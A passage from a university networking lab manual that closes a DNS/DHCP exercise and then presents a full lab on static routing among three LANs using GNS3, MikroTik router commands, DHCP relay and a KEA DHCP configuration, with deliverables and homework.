


Figure 28 – Wireshark DNS updates

2.5. Repeat for the other two PC clients

NOTE: You can request new IP address leases in Tiny Core with the following command:

```
> sudo udhcpc
```

3. After about 15 minutes, BIND9 will populate the db files with the updated host/IP records

NOTE: By default, this information is stored in a journal file (.JNL) which is located in the same directory as the zone files. The main database files are not frequently updated to increase efficiency.

End of Lab

Deliverables

4 screenshots are needed to receive credit for this exercise:

- BLUE1 (PC1) successfully pinging BLUE2 (PC2) by name as observed on BLUE1 (PC1)

- BLUE2 (PC2) successfully pinging BLUE3 (PC3) by name as observed on BLUE2 (PC2)
- BLUE1 (PC1) successfully performing a DNS query and resolution with the NS1 server via Wireshark monitoring
- Live stream of NS1 reports of the DHCP handshake and zone logs when (BLUE3) PC3 is rebooted

Homeworks

Assignment 1 – Add the GREEN network to the workspace on the existing router

- Minimize wasted address space for 313 machines
    - Add 3 Tiny Core machines to prove functionality
    - It is okay to turn off the 3 BLUE end devices to save VM resources
- Modify the router, DHCP1, and NS1 to provide the same functionality to the GREEN network that exists on the BLUE network

Assignment 2 – Complete Assignment 1 and then add a PURPLE network

- Minimize wasted address space for 512 machines
    - Add 3 Tiny Core machines to prove functionality
    - It is okay to turn off the other end devices to save VM resources
- Modify the router, DHCP1, and NS1 to provide the same functionality to the PURPLE network that exists on the BLUE and GREEN networks

RECOMMENDED GRADING CRITERIA: Same as deliverables with appropriate substitutions for added devices.




Figure 00 – Contact us via prmaster@erau.edu

CHAPTER 28

Static Networking Part 2

JACOB CHRISTENSEN AND KYLE WHEATON

Up to this point, we have been using one router in our working environments that use DHCP. However, you will rarely work on a network with only one router because the whole point of an enterprise network is to connect multiple LANs into a single cohesive network.

In this lab, we will create and connect three LANs via three routers. We introduce you to static routing solutions so you can become familiar with routing procedures. Static routing is impractical mainly because it is very manpower intensive to maintain and prone to human error.

Estimated time for completion: 60 minutes

LEARNING OBJECTIVES

- Successfully create three functional LANs:
    - Gray (DHCP Server)
    - Red (Switch + 2 PCs)
    - Blue (Switch + 2 PCs)
- Configure three routers to use static routing so all devices can communicate

PREREQUISITES

- Chapter 20 – DHCP_Linux
- Chapter 23 – Static Networking Part 1
- Chapter 24 – DHCP Relay

DELIVERABLES

4 screenshots are required to receive credit for this lab

- Screenshot of GNS3 workspace with everything labeled
- Screenshot of the DHCP configuration
- Wireshark Screenshots of a Red host successfully pinging:

- Blue Host
- Gray Host

RESOURCES

- MikroTik RouterOS Documentation – IP Routing – https://help.mikrotik.com/docs/display/ROS/IP+Routing

CONTRIBUTORS AND TESTERS

- Dante Rocca, Cybersecurity Student, ERAU-Prescott

Phase I -Building the Topology

The following steps are to create the baseline for completing the lab. It makes assumptions about learner knowledge from completing previous labs. To reduce the amount of stress on the PC, we will be using Linux boxes for DHCP.

By the end of this chapter, your network should look like the following:




Figure 1 – Final GNS3 network

1. Open GNS3

    1.1. Create a new project and name it whatever you like. We named ours **Lab 28**

2. Build a small network with the following specifications

    2.1. Class B Supernet – **10.0.0.0/16**

Host Range	
Host Lower Bound	**10.0.0.1**
Host Upper Bound	**10.0.255.254**

> **NOTE:** Our ***supernet*** is the total IP address space we are allowed to use for this network. We will subnet this as necessary to fit our needs for each LAN. If you still confused how subnetting works, there are plenty of online tools that can help augment your learning!

2.2. Subnet – **Red**

2.2.1. One switch – ***Ethernet switch***

2.2.2. Two client machines – ***VPCS***

2.2.3. Minimize wasted address space for ***300hosts***

Network Information	
Network	**10.0.0.0**
Netmask	**255.255.254.0 (/23)**
Broadcast	**10.0.1.255**
Gateway	**10.0.0.1**
DHCP Lower Bound	**10.0.0.100**
DHCP Upper Bound	**10.0.1.250**

> **NOTE:** I am choosing to reserve the first usable host for my gateway addresses. In addition, my DHCP range does not include every single host address available (mostly because I like clean numbers). These are not hard and fast rules. Feel free to adjust as necessary.

2.3. Subnet – **Blue**

2.3.1. One switch – ***Ethernet switch***

2.3.2. Two client machines – ***VPCS***

2.3.3. Minimize wasted address space for ***150 hosts***

Network Information	
Network	**10.0.2.0**
Netmask	**255.255.255.0 (/24)**
Broadcast	**10.0.2.255**
Gateway	**10.0.2.1**
DHCP Lower Bound	**10.0.2.100**
DHCP Upper Bound	**10.0.2.250**

2.4. Subnet – **Gray**

2.4.1. One DHCP server – *Ubuntu 22.04.X LTS*

> **NOTE:** In this example, the server will have a static IP address of **10.0.3.6**.

2.4.2. Minimize wasted address space for *6 hosts*

Network Information	
Network	**10.0.3.0**
Netmask	**255.255.255.248 (/29)**
Broadcast	**10.0.3.7**
Gateway	**10.0.3.1**

2.5. Subnet – **Backbone**

2.5.1. Three routers – *MikroTik CHR*

2.5.2. Full-mesh topology

> **NOTE:** The term ***full-mesh*** simply means that each node is connected to every other node.

2.5.3. Minimize wasted address space for each router-to-router connection

Connection	Network
Router1 <-> Router2	**10.0.4.0/30**
Router1 <-> Router3	**10.0.5.0/30**
Router2 <-> Router3	**10.0.6.0/30**

3. Connect each LAN to its own router

4. Label and organize your network as necessary




Figure 2 – GNS3 working environment

Phase II – Configuring the Backbone Network

Before any of the clients can receive IP addresses, we need to ensure that the routers can communicate with each other. This phase will focus on configuring MikroTik routers and establishing static routes.

1. Login to **Router1** and open its console

    1.1. Set static IP addresses for all active network interfaces

```
[admin@Router1] > ip address print
Columns: ADDRESS, NETWORK, INTERFACE
# ADDRESS      NETWORK   INTERFACE
0 10.0.0.1/23  10.0.0.0  ether1
1 10.0.4.1/30  10.0.4.0  ether2
2 10.0.5.1/30  10.0.5.0  ether3
[admin@Router1] >
```

Figure 3 – Set static addresses for each interface

Interface	Network	IPv4 Address
ether1 -> Red	10.0.0.0/23	10.0.0.1
ether2 -> Router2	10.0.4.0/30	10.0.4.1
ether3 -> Router3	10.0.5.0/30	10.0.5.1

NOTE: Refer to Chapter 18, Phase II for additional information on how to configure IP address in MikroTik.

1.2. Configure Router1 to act as a relay for the DHCP discover packets

```
[admin@Router1] > ip dhcp-relay print
Columns: NAME, INTERFACE, DHCP-SERVER, LOCAL-ADDRESS
# NAME       INTERFACE  DHCP-SERVER  LOCAL-ADDRESS
0 Red-Relay  ether1     10.0.3.6     10.0.0.1
[admin@Router1] >
```

Figure 4 – Set the router for DHCP relay traffic

```
> ip dhcp-relay add name=Red-Relay interface=ether1 dhcp-
server=10.0.3.6 local-address=10.0.0.1 disabled=no
```

NOTE: You only need to configure DHCP forwarders for networks directly connected to the relay. In this case, only the Red subnet is attached to this router, so only one relay needs to be made. Refer to Chapter 24, Phase II for additional information.

1.3. Statically update Router1's routing table with routes to the Blue and Gray networks




Figure 5 – Add routes to Blue and Grey networks

NOTE: Two routes need to be created for every subnet, with each specifying the same destination via different gateways (Router2 and Router3). This is a form of redundancy that ensures network functionality even in the event that either path goes offline. When building networks, it is essential to minimize single points of failure to ensure maximum availability and reliability. For example, these two commands would be used for the RED router:

"Any packets from the red network needing to go to the blue network, send them to Router2."

```
> ip route add dst-address=10.0.2.0/24 gateway=10.0.4.2 distance=1
```

"Any packets from the red network needing to go to the blue network, send them to Router3, which will forward the packets to Router2."

```
> ip route add dst-address=10.0.2.0/24 gateway=10.0.5.2 distance=2
```

1.3.1. Add all routes to the Blue subnet

```
> ip route add dst-address=10.0.2.0/24 gateway=10.0.4.2 distance=1
```

```
> ip route add dst-address=10.0.2.0/24 gateway=10.0.5.2 distance=2
```

NOTE: The ***distance*** option specifies the number of additional routers required to reach the destination network. The route with the shortest number of hops will take priority over the other. This is another reason people do not use static networking, as dynamic networking performs this calculation automatically.

1.3.2. Add all routes to the Gray subnet

```
  > ip route add dst-address=10.0.3.0/29 gateway=10.0.5.2
distance=1
```

```
  > ip route add dst-address=10.0.3.0/29 gateway=10.0.4.2
distance=2
```

2. Login to **Router2** and open its console

2.1. Set static IP addresses for all active network interfaces

```
[admin@Router2] > ip address print
Columns: ADDRESS, NETWORK, INTERFACE
# ADDRESS      NETWORK   INTERFACE
0 10.0.2.1/24  10.0.2.0  ether1
1 10.0.4.2/30  10.0.4.0  ether2
2 10.0.6.1/30  10.0.6.0  ether3
[admin@Router2] >
```

Figure 6 – Set static IPs for router 2's interfaces

Interfaces	Network	IPv4 Address
ether1 -> Blue	10.0.2.0/24	10.0.2.1
ether2 -> Router1	10.0.4.0/30	10.0.4.2
ehter3 -> Router3	10.0.6.0/30	10.0.6.1

2.2. Configure Router2 to act as a relay for DHCP discover packets

```
[admin@Router2] > ip dhcp-relay print
Columns: NAME, INTERFACE, DHCP-SERVER, LOCAL-ADDRESS
# NAME        INTERFACE  DHCP-SERVER  LOCAL-ADDRESS
0 Blue-Relay  ether1     10.0.3.6     10.0.2.1
[admin@Router2] >
```

Figure 7 – Set router 2 to act as a DHCP relay

```
  > ip dhcp-relay add name=Blue-Relay interface=ether1 dhcp-
server=10.0.3.6 local-address=10.0.2.1 disabled=no
```

2.3. Statically update Router2's routing table with routes to the Red and Gray networks

2.3.1. Add all routes to the Red subnet

```
  >  ip  route  add  dst-address=10.0.0.0/23  gateway=10.0.4.1
distance=1
```

```
  >  ip  route  add  dst-address=10.0.0.0/23  gateway=10.0.6.2
distance=2
```

2.3.2. Add all routes to the Gray subnet

```
  >  ip  route  add  dst-address=10.0.3.0/29  gateway=10.0.6.2
distance=1
```

```
  >  ip  route  add  dst-address=10.0.3.0/29  gateway=10.0.4.1
distance=2
```

```
[admin@Router2] > ip route print
Flags: D - DYNAMIC; A - ACTIVE; c - CONNECT, s - STATIC
Columns: DST-ADDRESS, GATEWAY, DISTANCE
#     DST-ADDRESS  GATEWAY   DISTANCE
0   s 10.0.0.0/23  10.0.6.2         2
1  As 10.0.0.0/23  10.0.4.1         1
  DAc 10.0.2.0/24  ether1           0
2   s 10.0.3.0/29  10.0.4.1         2
3  As 10.0.3.0/29  10.0.6.2         1
  DAc 10.0.4.0/30  ether2           0
  DAc 10.0.6.0/30  ether3           0
[admin@Router2] >
```

Figure 8 – Add routes to Red and Grey networks on router 2

3. Login to **Router3** and open its console

3.1. Set static IP addresses for all active network interfaces

Interfaces	Network	IPv4 Address
ether1 -> Gray	10.0.3.0/29	10.0.3.1
ether2 -> Router1	10.0.5.0/30	10.0.5.2
ether3 -> Router2	10.0.6.0/30	10.0.6.2

NOTE: We will not configure any DHCP relays on this device since there is no DHCP-dependent LAN that is directly connected to it. The Gray subnet will only consist of statically assigned host addresses.

```
[admin@Router3] > ip address print
Columns: ADDRESS, NETWORK, INTERFACE
#  ADDRESS       NETWORK   INTERFACE
0  10.0.3.1/29   10.0.3.0  ether1
1  10.0.5.2/30   10.0.5.0  ether2
2  10.0.6.2/30   10.0.6.0  ether3
[admin@Router3] >
```

Figure 9 – Set static IPs on router 3

3.2. The Gray Network does not have to request DHCP addresses through a router. Therefore, there is no need to set up a DHCP relay

3.3. Statically update Router3's routing table with routes to the Red and Blue networks

3.3.1. Add all routes to the Red subnet

```
> ip route add dst-address=10.0.0.0/23 gateway=10.0.5.1
distance=1
```

```
> ip route add dst-address=10.0.0.0/23 gateway=10.0.6.1
distance=2
```

3.3.2. Add all routes to the Blue subnet

```
> ip route add dst-address=10.0.2.0/24 gateway=10.0.6.1
distance=1
```

```
> ip route add dst-address=10.0.2.0/24 gateway=10.0.5.1
distance=2
```

```
[admin@Router3] > ip route print
Flags: D - DYNAMIC; A - ACTIVE; c - CONNECT, s - STATIC
Columns: DST-ADDRESS, GATEWAY, DISTANCE
#      DST-ADDRESS  GATEWAY   DISTANCE
0    s 10.0.0.0/23  10.0.6.1         2
1  As  10.0.0.0/23  10.0.5.1         1
2    s 10.0.2.0/24  10.0.5.1         2
3  As  10.0.2.0/24  10.0.6.1         1
  DAc 10.0.3.0/29  ether1           0
  DAc 10.0.5.0/30  ether2           0
  DAc 10.0.6.0/30  ether3           0
[admin@Router3] >
```

Figure 10 – Add routes to Red and Blue network on router 3

4. Verify that all three routers can ping each other before continuing to the next section

Phase III – Configure the DHCP Server

Now that the network is set up, we can configure our server and test the reliability of the routes.

1. Start the DHCP server and login

    1.1. Configure the network interface with the static IPv4 address **10.0.3.6**

```
# Written by Kyle W.

network:
    ethernets:
        enp0s3:
            optional: true
            dhcp4: false
            addresses:
              - 10.0.3.6/29
            routes:
              - to: default
                via: 10.0.3.1
    version: 2
```

Figure 11 – Static IP on DHCP relay server

1.2. Modify the DHCP daemon configuration file to support the Red and Blue networks

```
// KEA-DHCP config for Static Networking 2's DHCP Server
// Config written by Kyle W.

{
"Dhcp4": {
    // This tells the server what network interface to listen for requests on
    "interfaces-config": {
        "interfaces": [ "enp0s3" ]
    },

    "lease-database": {
        "type": "memfile",
        "lfc-interval": 3600
    },

    // Global parameters
    "valid-lifetime": 3600,
    "renew-timer": 900,
    "rebind-timer": 900,

    "subnet4": [
        {
            // Subnet identifier
            // ***GRAY NETWORK***
            "id": 1,

            // Each subnet should have it owns space and pool
            "subnet": "10.0.3.0/29",
            "pools": [ { "pool": "10.0.3.1 - 10.0.3.6" } ],

            // Router info
            "option-data": [
                {
                    "name": "routers",
                    "data": "10.0.3.1"
                }
            ]
        },

        {
            // ***RED NETWORK***
            "id": 2,

            "subnet": "10.0.0.0/23",
            "pools": [ { "pool": "10.0.0.100 - 10.0.1.250" } ],

            "option-data": [
                {
                    "name": "routers",
                    "data": "10.0.0.1"
                }
            ]
        },

        {
            // ***BLUE NETWORK***
            "id": 3,

            "subnet": "10.0.2.0/24",
            "pools": [ { "pool": "10.0.2.100 - 10.0.2.250" } ],

            "option-data": [
                {
                    "name": "routers",
                    "data": "10.0.2.1"
                }
            ]
        }
```

Figure 12 – KEA DHCP support for Red and Blue networks

2. Start PC1 and open its console

    2.1. Test the DHCP service by requesting a new IP address

```
> ip dhcp
```

    2.2. Test the reliability of the network by cutting the Router1-Router3 link




Figure 13 – Cut wire in network

    2.3. Request a new IP address

```
> ip dhcp
```

3. Repeat step 2 with a client device from the Blue network

> **NOTE:** Try cutting the Router2-Router3 link instead. We are trying to see if the routers can successfully redirect packets via the longest path!

Congratulations! You were able to create small network with multiple routers by manually administering the routing tables. Hopefully by the end of this exercise you realize how tedious and error-prone this can be as network sizes increases. Luckily, the next few chapters will introduce new protocols that can automate this process for a much friendlier experience

End of Lab

Deliverables

4 screenshots are required to receive credit for this lab

- Screenshot of GNS3 workspace with everything labeled
- Screenshot of the DHCP configuration
- Wireshark Screenshots of a Red host successfully pinging:
    - Blue Host
    - Gray Host

Homeworks

Assignment 1 – Add another LAN and router to our enterprise

- Add a Green network to the enterprise
- It is projected to use 73 hosts
- The new router needs to connect to both Router1 and Router2 for redundancy
- The Green network needs to get DHCP addresses from the DHCP server
- Hint: don't forget to update the old routers with new paths as well!
- RECOMMENDED GRADING CRITERIA
    - Screenshot of GNS3 Workspace with all devices labeled
    - Screenshot of the DHCP configuration
    - Wireshark Packet Captures where a Green host can ping
        - Red Host
        - Blue Host
        - Gray Host
- Sample network environment:

